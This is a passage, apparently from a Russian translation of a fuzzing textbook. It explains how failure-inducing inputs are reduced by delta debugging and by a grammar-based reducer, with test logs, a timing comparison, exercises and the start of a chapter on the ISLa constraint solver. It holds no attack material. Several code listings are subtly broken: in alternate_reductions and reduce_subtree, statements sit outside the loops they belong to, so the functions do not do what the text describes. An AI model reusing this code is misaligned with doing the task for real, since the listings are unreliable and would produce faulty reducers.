Test #5 '+ ( 3)' 6 FAIL
Test #6 ' 3)' 3 PASS
Test #7 '+ (' 3 PASS
Test #8 ' ( 3)' 5 FAIL
Test #9 '( 3)' 4 FAIL
Test #10 '3)' 2 PASS
Test #11 '( ' 2 PASS
Test #12 '(3)' 3 FAIL
Test #13 '()' 2 FAIL
Test #14 ')' 1 PASS
Test #15 '(' 1 PASS
'()'
```

Однако лишь немногие из проверенных строк являются синтаксически правильными арифметическими выражениями. Настоящий синтаксический анализатор отверг бы большинство из них ещё до выполнения интересующего нас кода.

Определим EvalMysteryRunner: он сначала разбирает вход с помощью грамматики выражений. При синтаксической ошибке результатом будет UNRESOLVED; только корректные выражения передаются исходному MysteryRunner.

```
from Grammars import EXPR_GRAMMAR
from Parser import EarleyParser, Parser

class EvalMysteryRunner(MysteryRunner):
    def __init__(self) -> None:
        self.parser = EarleyParser(EXPR_GRAMMAR)

    def run(self, inp: str) -> Tuple[str, Outcome]:
        try:
            tree, *_ = self.parser.parse(inp)
        except SyntaxError:
            return (inp, Runner.UNRESOLVED)

        return super().run(inp)

eval_mystery = EvalMysteryRunner()
```

Теперь дельта-отладка не может продвинуться: каждое удаление нарушает синтаксис, поэтому исходное выражение возвращается без изменений.

```
dd_reducer = DeltaDebuggingReducer(eval_mystery, log_test=True)
dd_reducer.reduce(expr_input)

Test #1 '1 + (2 * 3)' 11 FAIL
Test #2 '2 * 3)' 6 UNRESOLVED
Test #3 '1 + (' 5 UNRESOLVED
Test #4 '+ (2 * 3)' 9 UNRESOLVED
Test #5 '1 2 * 3)' 8 UNRESOLVED
Test #6 '1 + ( 3)' 8 UNRESOLVED
Test #7 '1 + (2 * ' 8 UNRESOLVED
Test #8 ' + (2 * 3)' 10 UNRESOLVED
Test #9 '1+ (2 * 3)' 10 UNRESOLVED
Test #10 '1 (2 * 3)' 9 UNRESOLVED
Test #11 '1 + 2 * 3)' 10 UNRESOLVED
Test #12 '1 + ( * 3)' 10 UNRESOLVED
Test #13 '1 + (2 3)' 9 UNRESOLVED
Test #14 '1 + (2 *3)' 10 UNRESOLVED
Test #15 '1 + (2 * ' 9 UNRESOLVED
Test #16 '1 (2 * 3)' 10 UNRESOLVED
Test #17 '1 +(2 * 3)' 10 UNRESOLVED
Test #18 '1 + (2* 3)' 10 UNRESOLVED
Test #19 '1 + (2 3)' 10 UNRESOLVED
Test #20 '1 + (2 * )' 10 UNRESOLVED
Test #21 '1 + (2 * 3' 10 UNRESOLVED
'1 + (2 * 3)'
```

Это следствие ограничений программы: дельта-отладка ничего не знает ни о допустимости входов, ни об их структуре и потому снова и снова нарушает синтаксис.

Подход к сокращению на основе грамматики

Чтобы уменьшать синтаксически сложные входы, можно работать не со строкой, а с её деревом разбора. Мы начинаем с дерева исходного входа и заменяем его поддеревья меньшими поддеревьями того же типа. Кандидатов для замены можно брать:

1. из самого дерева;

2. из альтернативных раскрытий грамматики, составленных с помощью элементов дерева.

Покажем обе стратегии на арифметическом выражении. Сначала получим его дерево разбора.

```
from Grammars import Grammar
from GrammarFuzzer import all_terminals, expansion_to_children, display_tree

derivation_tree, *_ = EarleyParser(EXPR_GRAMMAR).parse(expr_input)
display_tree(derivation_tree)
```

Дерево имеет корень `<start>` → `<expr>`. Верхний `<expr>` раскрывается как `<term>` + `<expr>`: слева находится число 1, а правый `<expr>` через `<term>` и `<factor>` представляет заключённое в скобки выражение `2 * 3`.

Упрощение заменой поддеревьев

Любой символ `<expr>` выше в дереве можно заменить поддеревом `<expr>`, расположенным ниже. Например, заменим верхний `<expr>` его правым поддеревом и получим строку `(2 * 3)`.

```
import copy

new_derivation_tree = copy.deepcopy(derivation_tree)

sub_expr_tree = new_derivation_tree[1][0][1][2]
display_tree(sub_expr_tree)

new_derivation_tree[1][0] = sub_expr_tree
display_tree(new_derivation_tree)

all_terminals(new_derivation_tree)

'(2 * 3)'
```

Замена одного поддерева другим работает, только пока отдельные символы — например, `<expr>` — встречаются в дереве несколько раз. В полученном `new_derivation_tree` таким способом можно заменить `<expr>` лишь ещё один раз.

Упрощение альтернативными раскрытиями

Второй способ — применять *альтернативные раскрытия*. Для символа ищется альтернатива с меньшим числом потомков. Затем текущий узел заменяется этой альтернативой, а требуемые символы заполняются элементами уже имеющегося дерева.

Например, в `new_derivation_tree` для `<term>` применено раскрытие

```
<term> ::= <term> * <factor>
```

Заменим его альтернативой:

```
<term> ::= <factor>
```

Сначала выделим соответствующее поддерево `<term>`, а из него — более короткое поддерево `<factor>`:

```
term_tree = new_derivation_tree[1][0][1][0][1][0][1][1][1][0]
display_tree(term_tree)

shorter_term_tree = term_tree[1][2]
display_tree(shorter_term_tree)
```

Теперь заменим исходный `<term>`:

```
new_derivation_tree[1][0][1][0][1][0][1][1][1][0] = shorter_term_tree
display_tree(new_derivation_tree)
```

```
all_terminals(new_derivation_tree)

'(3)'
```

Систематически заменяя поддеревья меньшими поддеревьями и выбирая альтернативные раскрытия, которые также дают меньшие деревья, можно последовательно упрощать вход. Такой подход способен работать значительно быстрее дельта-отладки, поскольку каждый кандидат остаётся синтаксически корректным. Однако нужна стратегия, определяющая, какое правило упрощения и когда применять. Её мы разработаем далее.

Отступление: класс для сокращения по грамматике

Введём класс `GrammarReducer`, также являющийся `Reducer`. Он наследуется от `CachingReducer`, потому что стратегия будет порождать несколько одинаковых кандидатов.

```
class GrammarReducer(CachingReducer):
    """Сокращает входы с помощью грамматик"""

    def __init__(self, runner: Runner, parser: Parser, *,
                 log_test: bool = False, log_reduce: bool = False):
        """Конструктор.
        `runner` – используемый исполнитель.
        `parser` – используемый синтаксический анализатор.
        `log_test` включает вывод тестов и результатов.
        `log_reduce` включает вывод шагов сокращения.
        """

        super().__init__(runner, log_test=log_test)
        self.parser = parser
        self.grammar = parser.grammar()
        self.start_symbol = parser.start_symbol()
        self.log_reduce = log_reduce
        self.try_all_combinations = False
```

Вспомогательные функции

Нам понадобится несколько вспомогательных функций. `tree_list_to_string()` строит строку из списка деревьев вывода:

```
from GrammarFuzzer import DerivationTree

def tree_list_to_string(q: List[DerivationTree]) -> str:
    return "[" + ", ".join([all_terminals(tree) for tree in q]) + "]"

tree_list_to_string([derivation_tree, derivation_tree])

'[1 + (2 * 3), 1 + (2 * 3)]'
```

Функция `possible_combinations()` принимает список списков `[[x1, x2], [y1, y2], ...]` и создаёт комбинации `[[x1, y1], [x1, y2], [x2, y1], [x2, y2], ...]`.

```
def possible_combinations(list_of_lists: List[List[Any]]) -> List[List[Any]]:
    if len(list_of_lists) == 0:
        return []

    ret = []
    for e in list_of_lists[0]:
        if len(list_of_lists) == 1:
            ret.append([e])
        else:
            for c in possible_combinations(list_of_lists[1:]):
                new_combo = [e] + c
```

```

        ret.append(new_combo)

    return ret

possible_combinations([[1, 2], ['a', 'b']])

[[1, 'a'], [1, 'b'], [2, 'a'], [2, 'b']]

```

Функции `number_of_nodes()` и `max_height()` возвращают соответственно число узлов и максимальную высоту дерева.

```

def number_of_nodes(tree: DerivationTree) -> int:
    (symbol, children) = tree
    if children is None:
        return 1

    return 1 + sum([number_of_nodes(c) for c in children])

number_of_nodes(derivation_tree)

25

def max_height(tree: DerivationTree) -> int:
    (symbol, children) = tree
    if children is None or len(children) == 0:
        return 1

    return 1 + max([max_height(c) for c in children])

max_height(derivation_tree)

12

```

Стратегии упрощения

Реализуем две уже описанные стратегии: замену поддеревьев и альтернативные раскрытия.

Поиск поддеревьев

Метод `subtrees_with_symbol()` возвращает все поддеревья, корень которых равен заданному символу. Если `ignore_root` установлен — а это значение по умолчанию, — корень самого `tree` не сравнивается. Параметр `depth` будет рассмотрен ниже.

```

class GrammarReducer(GrammarReducer):
    def subtrees_with_symbol(self, tree: DerivationTree,
                            symbol: str, depth: int = -1,
                            ignore_root: bool = True) -> List[DerivationTree]:
        """Найти все поддеревья `tree`, корнем которых является `symbol`.
        Если `ignore_root` истинен, не учитывать корень `tree`."""

        ret = []
        (child_symbol, children) = tree
        if depth <= 0 and not ignore_root and child_symbol == symbol:
            ret.append(tree)

        # Искать среди всех потомков
        if depth != 0 and children is not None:
            for c in children:
                ret += self.subtrees_with_symbol(c,
                                                  symbol,
                                                  depth=depth - 1,
                                                  ignore_root=False)

        return ret

```

Пример: найдём все поддеревья с корнем <term> в derivation_tree.

```
grammar_reducer = GrammarReducer(
    mystery,
    EarleyParser(EXPR_GRAMMAR),
    log_reduce=True)

[all_terminals(t) for t in grammar_reducer.subtrees_with_symbol(
    derivation_tree, "<term>")]

['1', '(2 * 3)', '2 * 3', '3']
```

Именно этими поддеревьями можно заменять поддеревья <term> при упрощении.

Альтернативные раскрытия

Вторая стратегия несколько сложнее. Сначала получим возможные раскрытия символа, начиная с тех, у которых меньше всего потомков. Для каждого раскрытия подставим значения символов из исходного поддерева с помощью subtrees_with_symbol(). Затем выберем первую возможную комбинацию — либо все комбинации, если установлен атрибут try_all_combinations.

```
class GrammarReducer(GrammarReducer):
    def alternate_reductions(self, tree: DerivationTree, symbol: str,
                            depth: int = -1):
        reductions = []

        expansions = self.grammar.get(symbol, [])
        expansions.sort(
            key=lambda expansion: len(
                expansion_to_children(expansion)))

        for expansion in expansions:
            expansion_children = expansion_to_children(expansion)

            match = True
            new_children_reductions = []
            for (alt_symbol, _) in expansion_children:
                child_reductions = self.subtrees_with_symbol(
                    tree, alt_symbol, depth=depth)
                if len(child_reductions) == 0:
                    match = False # Потомок не найден: правило неприменимо
                    break

            new_children_reductions.append(child_reductions)

            if not match:
                continue # Попробовать следующую альтернативу

            # Использовать первую подходящую комбинацию
            for new_children in possible_combinations(new_children_reductions):
                new_tree = (symbol, new_children)
                if number_of_nodes(new_tree) < number_of_nodes(tree):
                    reductions.append(new_tree)
                    if not self.try_all_combinations:
                        break

            # Сортировать по числу узлов
            reductions.sort(key=number_of_nodes)

        return reductions
```

Если разрешить все комбинации, для <term> получим:

```
grammar_reducer.try_all_combinations = True
print([all_terminals(t)
      for t in grammar_reducer.alternate_reductions(derivation_tree, "<term>")])

['1', '2', '3', '1 * 1', '1 * 3', '2 * 1', '2 * 3', '3 * 1', '3 * 3',
```

```
'(2 * 3)', '1 * 2 * 3', '2 * 2 * 3', '3 * 2 * 3', '1 * (2 * 3)',
'(2 * 3) * 1', '(2 * 3) * 3', '2 * (2 * 3)', '3 * (2 * 3)']
```

По умолчанию возвращается только первая подходящая комбинация для каждого раскрытия:

```
grammar_reducer.try_all_combinations = False
[all_terminals(t) for t in grammar_reducer.alternate_reductions(
    derivation_tree, "<term>")]

['1', '1 * 1']
```

Объединение стратегий

Объединим оба подхода. Чтобы заменить поддереву с заданным символом, сначала ищем уже существующие поддеревья через `subtrees_with_symbol()`, а затем — альтернативные раскрытия через `alternate_reductions()`.

```
class GrammarReducer(GrammarReducer):
    def symbol_reductions(self, tree: DerivationTree, symbol: str,
                          depth: int = -1):
        """Найти все альтернативы раскрытия для заданного символа"""
        reductions = (self.subtrees_with_symbol(tree, symbol, depth=depth)
                      + self.alternate_reductions(tree, symbol, depth=depth))

        # Отфильтровать дубликаты
        unique_reductions = []
        for r in reductions:
            if r not in unique_reductions:
                unique_reductions.append(r)

        return unique_reductions
```

Для узлов `<expr>` сначала возвращаются поддеревья, а затем альтернативное раскрытие 1:

```
reductions = grammar_reducer.symbol_reductions(derivation_tree, "<expr>")
tree_list_to_string([r for r in reductions])

'[1 + (2 * 3), (2 * 3), 2 * 3, 1]'
```

Для `<term>` также сначала идут поддеревья, а затем альтернативное раскрытие `1 * 1`:

```
reductions = grammar_reducer.symbol_reductions(derivation_tree, "<term>")
tree_list_to_string([r for r in reductions])

'[1, (2 * 3), 2 * 3, 3, 1 * 1]'
```

Стратегия сокращения

Теперь для каждого символа дерева можно получить набор альтернатив. Это используется в основной функции стратегии — `reduce_subtree()`. Для каждого потомка `subtree` она находит возможные сокращения, по очереди подставляет их и проверяет полное дерево. Если тест завершается отказом, сокращение принято; иначе исходный потомок восстанавливается и проверяется следующая замена. В конце `reduce_subtree()` рекурсивно применяется ко всем потомкам.

```
class GrammarReducer(GrammarReducer):
    def reduce_subtree(self, tree: DerivationTree,
                      subtree: DerivationTree, depth: int = -1):
        symbol, children = subtree
        if children is None or len(children) == 0:
            return False

        if self.log_reduce:
            print("Reducing", all_terminals(subtree), "with depth", depth)
```

```

reduced = False
while True:
    reduced_child = False
    for i, child in enumerate(children):
        if child is None:
            continue

        (child_symbol, _) = child
        for reduction in self.symbol_reductions(
            child, child_symbol, depth):
            if number_of_nodes(reduction) >= number_of_nodes(child):
                continue

        # Проверить это сокращение
        if self.log_reduce:
            print("Replacing", all_terminals(children[i]),
                "by", all_terminals(reduction))
        children[i] = reduction
        if self.test(all_terminals(tree)) == Runner.FAIL:
            # Успех
            if self.log_reduce:
                print("New tree:", all_terminals(tree))
            reduced = reduced_child = True
            break
        else:
            # Не сработало: восстановить исходный узел
            children[i] = child

    if not reduced_child:
        if self.log_reduce:
            print("Tried all alternatives for", all_terminals(subtree))
        break

# Рекурсивный запуск
for c in children:
    if self.reduce_subtree(tree, c, depth):
        reduced = True

return reduced

```

Остаётся добавить несколько управляющих методов. `reduce_tree()` служит основной точкой входа в `reduce_subtree()`:

```

class GrammarReducer(GrammarReducer):
    def reduce_tree(self, tree):
        return self.reduce_subtree(tree, tree)

```

Метод `parse()` превращает вход в дерево вывода:

```

class GrammarReducer(GrammarReducer):
    def parse(self, inp):
        tree, *_ = self.parser.parse(inp)
        if self.log_reduce:
            print(all_terminals(tree))
        return tree

```

Наконец, `reduce()` разбирает вход и сокращает полученное дерево:

```

class GrammarReducer(GrammarReducer):
    def reduce(self, inp):
        tree = self.parse(inp)
        self.reduce_tree(tree)
        return all_terminals(tree)

```

Конец отступления

Проверим `GrammarReducer` на `expr_input` и функции `mystery()`:


```

grammar_reducer = GrammarReducer(
    eval_mystery,
    EarleyParser(EXPR_GRAMMAR),
    log_test=True)
grammar_reducer.reduce(expr_input)

Test #1 '(2 * 3)' 7 FAIL
Test #2 '2 * 3' 5 PASS
Test #3 '3' 1 PASS
Test #4 '2' 1 PASS
Test #5 '(3)' 3 FAIL
'(3)'

```

Успех: всего за пять шагов GrammarReducer свёл вход к минимуму, вызывающему отказ. Все тесты синтаксически корректны по построению, поэтому здесь нет результатов UNRESOLVED, из-за которых останавливалась дельта-отладка.

Стратегия, ориентированная на глубину

Пять шагов — уже хороший результат, но его можно улучшить. После теста № 2, где входное дерево сокращается до $2 * 3$, GrammarReducer пытается заменить его на 2 и 3 — альтернативные поддеревья `<term>`. Это может сработать, но при большом числе поддеревьев последовательная проверка всех вариантов займёт много времени.

Дельта-отладка старается делить вход примерно пополам и потому быстро приближается к минимуму. Замена дерева гораздо меньшими поддеревьями тоже способна дать большое сокращение, но подходящий вариант может потребовать нескольких попыток. Лучше сначала рассматривать только *крупные* поддеревья — как при замене поддерева, так и при альтернативных раскрытиях. Для этого ограничим *глубину* поиска возможных замен: сначала проверим непосредственных потомков, затем более глубокие уровни.

Именно для этого служит параметр `depth` в `subtrees_with_symbol()` и вызывающих её функциях. Когда он задан, возвращаются только символы на указанной глубине. В исходном `derivation_tree` на глубине 1 нет символа `<term>`:

```

[all_terminals(t) for t in grammar_reducer.subtrees_with_symbol(
    derivation_tree, "<term>", depth=1)]

[]

```

На глубине 2 находится левое поддерево `<term>`:

```

[all_terminals(t) for t in grammar_reducer.subtrees_with_symbol(
    derivation_tree, "<term>", depth=2)]

['1']

```

На глубине 3 находится правое поддерево `<term>`:

```

[all_terminals(t) for t in grammar_reducer.subtrees_with_symbol(
    derivation_tree, "<term>", depth=3)]

['(2 * 3)']

```

Начнём с глубины 0 и будем постепенно увеличивать её. После успешного сокращения поиск снова начинается с вершины нового дерева.

```

class GrammarReducer(GrammarReducer):
    def reduce_tree(self, tree):
        depth = 0
        while depth < max_height(tree):
            reduced = self.reduce_subtree(tree, tree, depth)
            if reduced:
                depth = 0      # Начать с нового дерева

```

```

        else:
            depth += 1    # Расширить поиск поддеревьев
        return tree

grammar_reducer = GrammarReducer(
    mystery,
    EarleyParser(EXPR_GRAMMAR),
    log_test=True)
grammar_reducer.reduce(expr_input)

Test #1 '(2 * 3)' 7 FAIL
Test #2 '(3)' 3 FAIL
Test #3 '3' 1 PASS
'(3)'

```

В этом примере стратегия, ориентированная на глубину, требует ещё меньше шагов.

Сравнение стратегий

В завершение сравним текстовую дельта-отладку и грамматическое сокращение. Построим очень длинное выражение.

```

from GrammarFuzzer import GrammarFuzzer

long_expr_input = GrammarFuzzer(EXPR_GRAMMAR, min_nonterminals=100).fuzz()
long_expr_input

'++---((-2 / 3 / 3 - -+1 / 5 - 2) * ++6 / +8 * 4 / 9 / 2 * 8 + ++(5) * 3 / 8 * 0 + 3 * 3 + 4 / 0 /
6 + 9) * ++++(+-9 * -3 * 7 / 4 + --(4) / 3 - 0 / 3 + 5 + 0) * (1 * 6 - 1 / 9 * 5 - 9 / 0 + 7)
* ++(8 - 1) * +1 * 7 * 0 + ((1 + 4) / 4 * 8 * 9 * 4 + 4 / (4) * 1 - (4) * 8 * 5 + 1 + 4) / (+ (2
- 1 - 9) * 5 + 3 + 6 - 2) * +3 * (3 - 7 + 8) / 4 - -(9 * 4 - 1 * 0 + 5) / (5 / 9 * 5 + 2) * 7 +
((7 - 5 + 3) / 1 * 8 - 8 - 9) * --+1 * 4 / 4 - 4 / 7 * 4 - 3 / 6 * 1 - 2 - 7 - 8'

```

С грамматикой достаточно лишь нескольких тестов, чтобы найти вход, вызывающий отказ:

```

from Timer import Timer

grammar_reducer = GrammarReducer(eval_mystery, EarleyParser(EXPR_GRAMMAR))
with Timer() as grammar_time:
    print(grammar_reducer.reduce(long_expr_input))

(9)

grammar_reducer.tests

10

```

В этом запуске сокращение заняло около 0,075 секунды.

Дельта-отладке, напротив, нужны на порядки больше тестов и, следовательно, времени. Кроме того, её результат далёк от столь же полного сокращения.

```

dd_reducer = DeltaDebuggingReducer(eval_mystery)
with Timer() as dd_time:
    print(dd_reducer.reduce(long_expr_input))

((2 - 1 - 2) * 8 + (5) - (4)) / ((2) * 3) * (9) / 3 / 1 - 8

dd_reducer.tests

900

```

В этом запуске дельта-отладка заняла около 1,61 секунды. Если вход синтаксически сложен, лучше всего сокращать его с помощью грамматики.

Итоги

Редуктор принимает вход, вызывающий отказ, и сводит его к минимуму, который всё ещё воспроизводит этот отказ. В главе представлены реализующие такие редукторы классы Reducer.

Простой пример: арифметическое выражение вызывает ошибку интерпретатора Python.

```
!python -c 'x = 1 + 2 * 3 / 0'

Traceback (most recent call last):
  File "<string>", line 1, in <module>
ZeroDivisionError: division by zero
```

Чтобы использовать Reducer, сначала нужен Runner, который возвращает FAIL именно при нужной ошибке. Поэтому создадим ZeroDivisionRunner: его метод run() распознаёт ZeroDivisionError.

```
from Fuzzer import ProgramRunner
import subprocess

class ZeroDivisionRunner(ProgramRunner):
    """Возвращать 'FAIL' при возникновении ZeroDivisionError"""

    def run(self, inp: str = "") -> Tuple[subprocess.CompletedProcess, Outcome]:
        process, outcome = super().run(inp)
        if process.stderr.find('ZeroDivisionError') >= 0:
            outcome = 'FAIL'
        return process, outcome

python_input = "x = 1 + 2 * 3 / 0"
python_runner = ZeroDivisionRunner("python")
process, outcome = python_runner.run(python_input)
outcome

'FAIL'
```

Дельта-отладка — простой и надёжный алгоритм сокращения. Свяжем DeltaDebuggingReducer с исполнителем и найдём подстроку, из-за которой программа python завершается отказом:

```
dd = DeltaDebuggingReducer(python_runner)
dd.reduce(python_input)

'3/0'
```

Вход сведён к самой сути деления на ноль. Иерархия классов такова: базовый Reducer расширяется кеширующим CachingReducer, от которого наследуются DeltaDebuggingReducer и GrammarReducer.

Усвоенные уроки

- Сведение вызывающих отказ входов к минимуму помогает тестированию и отладке.
- *Дельта-отладка* — простой и надёжный алгоритм сокращения тестов.
- Для синтаксически сложных входов *грамматическое сокращение* работает намного быстрее и даёт лучшие результаты.

Что дальше

Следующая глава посвящена фаззингу веб-интерфейсов — ещё одной области, где генерация и сокращение тестов играют центральную роль.

История и дальнейшее чтение

Рассмотренный здесь «лексический» алгоритм дельта-отладки восходит к работе Целлера (Zeller2002); фактически здесь используется та же реализация на Python, что и у Целлера в 2002 году. Идею систематического сокращения входов открывали неоднократно, хотя прежние варианты не были столь автоматическими и универсальными. Например, Slutz1998 описывает систематическое сокращение SQL-запросов для баз данных, а ручной процесс хорошо изложен у Кернигана и Пайка (Kernighan1999).

Недостатки дельта-отладки для синтаксически сложных входов впервые обсуждались при тестировании компиляторов; естественной альтернативой стало сокращение деревьев, а не строк. *Hierarchical Delta Debugging* (HDD; Misherghi2006) применяет дельта-отладку к поддеревьям дерева разбора и систематически сводит его к минимуму. *Generalized Tree Reduction* (Herfert2017) обобщает идею на произвольные шаблоны, например замену термина совместимым термом из поддерева — подобно `subtrees_with_symbol()`. Впервые грамматики для сокращения входов были применены в инструменте *Perses* (Sun2018); наш алгоритм использует очень похожие стратегии. Поиск альтернативных раскрытий, реализованный в `alternate_reductions()`, — вклад этой главы.

Дельта-отладка строк кода даёт приемлемые результаты, но синтаксические и особенно учитывающие конкретный язык методы способны на большее:

- *C-Reduce* (Regehr2012) специально предназначен для сокращения программ. Помимо дельта-отладки и преобразований деревьев, он содержит более 30 преобразований исходного кода: заменяет агрегаты скалярами, удаляет параметры функций и соответствующие аргументы во всех местах вызова, меняет тип возврата функций на `void` и удаляет операторы `return`, а также выполняет многие другие операции. Инструмент создан для языка C и тестирования C-компиляторов, но его принципы применимы к языкам с ALGOL-подобным синтаксисом.
- Калхауге и Палсберг (Kalhauge2019) предложили *двоичное сокращение графов зависимостей* — общее решение для входов с зависимостями. Их инструмент *J-Reduce* ориентирован на Java-программы; он также значительно быстрее дельта-отладки и достигает большей степени сокращения.

Сокращение хорошо сочетается и с *тестированием на основе свойств*: структуры данных генерируются для отдельных функций, а после отказа уменьшаются (*shrinking*). У фаззера [Hypothesis](#) есть ряд стратегий сокращения для конкретных типов; некоторые возможности описаны в [статье об интегрированном shrinking](#).

В главе «[Reducing Failure-Inducing Inputs](#)» из [The Debugging Book](#) приведена ещё более простая в применении реализация дельта-отладки `DeltaDebugger`:

```
with DeltaDebugger() as dd:
    fun(args...)
dd
```

Она сокращает вход в `args` для функции `fun()`, завершающейся исключением. Там же рассмотрены другие варианты применения, в том числе сведение к минимуму программного кода.

[Заметки Дэвида Макайвера о сокращении тестов](#) содержат множество практических наблюдений, особенно о повторных запусках на разных уровнях абстракции.

Упражнения

Оптимальное сокращение входов всё ещё остаётся недостаточно развитой областью исследований с большим числом открытых возможностей.

Упражнение 1. Мутационный фаззинг с сокращением

При фаззинге с популяцией полезно время от времени уменьшать длину каждого элемента. Тогда и его будущие потомки будут короче, что обычно ускоряет их тестирование.

Рассмотрите класс `MutationFuzzer` из главы о мутационном фаззинге. Расширьте его так, чтобы каждый новый вход перед добавлением в популяцию сокращался с помощью дельта-отладки.

Решение. Оставлено читателю.

Упражнение 2. Сокращение путём порождения

Описанное выше грамматическое сокращение — хороший, но далеко не единственный алгоритм. Интересный вопрос: должно ли сокращение ограничиваться уже имеющимися элементами или разрешено создавать *новые*? Их нет в исходном входе, но они могут дать ещё меньший вход, всё ещё воспроизводящий отказ.

Рассмотрим грамматику:

```
<number> ::= <float> | <integer> | <not-a-number>
<float> ::= <digits>.<digits>
<integer> ::= <digits>
<not-a-number> ::= NaN
<digits> ::= [0-9]+
```

Предположим, вход `100.99` вызывает отказ. Его можно сократить, например, до `1.9`, но нельзя получить `<integer>` или `<not-a-number>`, поскольку этих символов нет в исходном входе. Разрешив *создавать* альтернативы для таких символов, мы смогли бы проверить также `1` или `NaN` и тем самым обобщить класс входов, на которых программа отказывает.

Создайте класс `GenerativeGrammarReducer`, унаследованный от `GrammarReducer`, и соответствующим образом расширьте метод `reduce_subtree()`.

Решение. Оставлено читателю.

Упражнение 3. Большое состязание редукторов

Создайте набор тестов производительности для определённых ранее грамматик. Он должен состоять из:

1. набора *входов*, порождённых из этих грамматик с помощью `GrammarFuzzer` и производных классов;
2. набора *тестов*, проверяющих появление отдельных символов, а также пар и троек символов:
 - тест должен возвращать `UNRESOLVED`, если вход синтаксически некорректен;
 - тест должен возвращать `FAIL`, если встречаются искомые символы, пары или тройки;
 - во всех остальных случаях тест должен возвращать `PASS`.

Сравните на этом наборе дельта-отладку и грамматическое сокращение. Реализуйте `HDD` (Misherghi2006) и *Generalized Tree Reduction* (Herfert2017) и добавьте их к сравнению. Какой подход работает лучше и при каких обстоятельствах?

Решение. Оставлено читателю.

Часть IV. Семантический фаззинг

В этой части представлены методы генерации тестов, учитывающие *семантику* входных данных — прежде всего поведение программы, которая их обрабатывает.

- **Фаззинг с ограничениями** дополняет грамматики *семантическими ограничениями*. Автоматически решая их, можно создавать входы, корректные и синтаксически, и семантически.
- **Извлечение грамматик** показывает, как получить грамматику входного языка из программы, анализируя обработку отдельных частей входа. Результат можно непосредственно использовать для фаззинга.
- **Отслеживание потоков информации** позволяет проследить входные данные в программе, чтобы выявлять утечки информации и улучшать методы анализа.
- **Конколический фаззинг** анализирует код программы и решает ограничения путей выполнения, охватывая труднодостижимые ветви и варианты поведения.
- **Символьный фаззинг** работает подобно конколическому, но вообще не требует выполнять программу.
- **Извлечение спецификаций функций** получает из запусков программы сведения о типах, а также предусловия и постусловия — полезную информацию для анализа, тестирования и верификации программ.

Фаззинг с ограничениями

В предыдущих главах мы увидели, как грамматический фаззинг позволяет эффективно создавать огромное число синтаксически корректных входов. Однако существуют *семантические* свойства, которые нельзя выразить контекстно-свободной грамматикой, например:

- «X — длина Y»;
- «X — ранее объявленный идентификатор»;
- «X должен быть длиннее 4096 байт».

В этой главе показано, как фреймворк [ISLa](#) позволяет выражать такие свойства в виде *ограничений*, дополняющих грамматику. Автоматически решая их, ISLa создаёт входы, корректные не только *синтаксически*, но и *семантически*. Кроме того, ограничения позволяют очень точно задавать форму нужных для тестирования входов.

Предварительные сведения

- Следует прочитать главу о грамматиках.
- Глава о генераторах и фильтрах решает похожую задачу, но использует программный код вместо ограничений.
- Для выполнения примеров требуется Python 3.10 или новее.

Краткое содержание

В этой главе представлен фреймворк [ISLa](#), состоящий из:

- *языка спецификаций ISLa*, добавляющего ограничения к грамматике;
- *решателя ISLa*, который решает эти ограничения и создаёт семантически и синтаксически корректные входы;
- *проверяющего компонента ISLa*, определяющего, удовлетворяют ли заданные входы ограничениям.

Установить ISLa можно командой:

```
pip install isla-solver
```

Затем импортируем решатель:

```
from isla.solver import ISLaSolver # type: ignore
```

Решателю ISLa нужны две вещи. Первая — грамматика, например грамматика телефонных номеров США:

```
from Grammars import US_PHONE_GRAMMAR
```

Вторая — *ограничения*: строка с условием над одним или несколькими элементами грамматики. Часто используются функции:

- `str.len()`, возвращающая длину строки;
- `str.to.int()`, преобразующая строку в целое число.

Создадим решатель с ограничением, согласно которому код региона должен быть больше 900:

```
solver = ISLaSolver(US_PHONE_GRAMMAR,
    """
    str.to.int(<area>) > 900
    """)
```

Вызов `solver.solve()` возвращает решение ограничений:

```
str(solver.solve())  
'(904)657-8423'
```

Результат `solve()` — дерево вывода; обычно его преобразуют в строку через `str()`. Функция `print()` делает это неявно. Последующие вызовы возвращают другие решения:

```
for _ in range(10):  
    print(solver.solve())  
  
(904)596-1030  
(904)436-4047  
(904)723-4207  
(904)323-0627  
(904)249-7959  
(904)879-4209  
(904)910-7560  
(904)900-4775  
(904)565-2710  
(910)223-7794
```

Все эти входы удовлетворяют ограничению: код региона всегда больше 900. Конструктор `ISLaSolver()` предоставляет дополнительные параметры настройки, описанные далее; другие методы позволяют проверять входы и выполнять дополнительные операции.

Функции ISLa доступны и из командной строки. Интерфейс содержит команды `solve`, `fuzz`, `check`, `find`, `parse`, `repair`, `mutate`, `create` и `config`: они соответственно решают ограничения, передают решения тестируемой программе, проверяют и фильтруют входы, строят деревья разбора, исправляют или мутируют входы, создают заготовки грамматик и ограничений и выводят конфигурацию по умолчанию.

Семантические свойства входов

В книге грамматики неоднократно использовались для систематической генерации входов и покрытия их структуры. Но если синтаксис обычно сравнительно легко выразить грамматикой, то некоторые свойства входов грамматикой задать нельзя. Такие свойства называются *семантическими*.

Рассмотрим простой пример. Требуется протестировать систему с двумя настройками: *размером страницы* и *размером буфера*. Обе задаются целыми числами в удобном для чтения конфигурационном файле. Его синтаксис определяется следующей грамматикой.

```
from Grammars import Grammar, is_valid_grammar, syntax_diagram, crange  
import string  
  
CONFIG_GRAMMAR: Grammar = {  
    "<start>": ["<config>"],  
    "<config>": [  
        "pagesize=<pagesize>\n"  
        "bufsize=<bufsize>"  
    ],  
    "<pagesize>": ["<int>"],  
    "<bufsize>": ["<int>"],  
    "<int>": ["<leaddigit><digits>"],  
    "<digits>": ["", "<digit><digits>"],  
    "<digit>": list("0123456789"),  
    "<leaddigit>": list("123456789")  
}  
  
assert is_valid_grammar(CONFIG_GRAMMAR)
```


Грамматика задаёт две строки `pagesize=...` и `bufsize=...`; каждое значение — положительное десятичное целое без ведущего нуля. Её можно передать любому грамматическому фаззеру:

```
from GrammarFuzzer import GrammarFuzzer, DerivationTree

fuzzer = GrammarFuzzer(CONFIG_GRAMMAR)
for i in range(10):
    print(i)
    print(fuzzer.fuzz())

0
pagesize=4057
bufsize=817
1
pagesize=9
bufsize=8
2
pagesize=5
bufsize=25
3
pagesize=1
bufsize=2
4
pagesize=62
bufsize=57
5
pagesize=2
bufsize=893
6
pagesize=1
bufsize=33
7
pagesize=7537
bufsize=3
8
pagesize=97
bufsize=983
9
pagesize=2
bufsize=2
```

Случайные значения уже помогают тестировать воображаемую систему. Но что делать, если требуется управлять ими точнее и целенаправленно испытывать систему?

Грамматика даёт некоторый контроль. Чтобы гарантировать размер не менее 100 000, подошло бы правило

```
